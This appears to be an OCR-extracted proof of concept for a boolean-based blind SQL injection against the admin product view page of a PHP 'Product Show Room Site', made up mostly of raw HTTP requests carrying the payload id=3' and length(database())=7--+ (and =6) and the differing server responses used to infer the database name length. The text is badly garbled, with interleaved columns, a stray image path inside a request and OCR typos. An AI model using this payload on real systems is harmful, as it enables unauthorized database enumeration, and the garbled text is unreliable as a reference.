

GET /psrs/admin/?page=products/view_product&id=3%27%20and%20length(database())%20=7-Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1


Connection: close



When length (database ()) = 6, Content-Length: 31202

```
/psrs/admin/?page=products/view_product&i
d=3%27%20and%20length(database())%20=6--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
                                                    must-revalidate
Accept:
text/html,application/xhtml+xml,applicati
on/xm1; q=0.9, */*; q=0.8
Accept-Language:
zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
                                                    <head>
```

HTTP/1.1 200 OK Date: Fri, 03 Jun 2022 09:28:37 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 X-Powered-By: PHP/8.0.7 Expires: Thú, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, Pragma: no-cache Access-Control-Allow-Origin: * Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 31202 <!DOCTYPE html> <html lang="en" class="" style="height: auto;"> <meta charset="utf-8"> <meta name="viewport"</pre> content-"width-device-width



When length (database ()) = 7, Content-Length: 33019HTTP/1.1 200 OK /psrs/admin/?page=products/view_product&i Date: Fri, 03 Jun 2022 09:27:41 GMT d=3%27%20and%20length(database())%20=7--+ Server: Apache/2.4.48 (Win64) HTTP/1.1OpenSSL/1.1.1k PHP/8.0.7 X-Powered-By: PHP/8.0.7 Expires: Thu, 19 Nov 1981 08:52:00 GMT Host: 192.168.1.19 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Cache-Control: no-store, no-cache, Firefox/46.0 must-revalidate Accept: Pragma: no-cache text/html,application/xhtml+xml,applicati Access-Control-Allow-Origin: * Connection: close on/xm1;q=0.9,*/*;q=0.8 Accept-Language: Content-Type: text/html; charset=UTF-8 zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Content-Length: 33019 Accept-Encoding: gzip, deflate DNT: 1 <!DOCTYPE html> <html lang="en" class="" style="height: Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1 auto;"> Connection: close <head> <meta charset="utf-8"> <meta name="viewport"</pre> content-"width-device-width ✓ ■ ● SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-Load URL) (http://192.168.1.19/psrs/admin/?page=products/view_product&id=3' and length(database()) =7--+ Split URL Execute Insert string to replace Insert replacing string Replace PSRS - PHP ■ Product Show Room Site - Admin Dashboard Product List **Product Details** ■ Pages Inquiries Maintenance & User List X System Information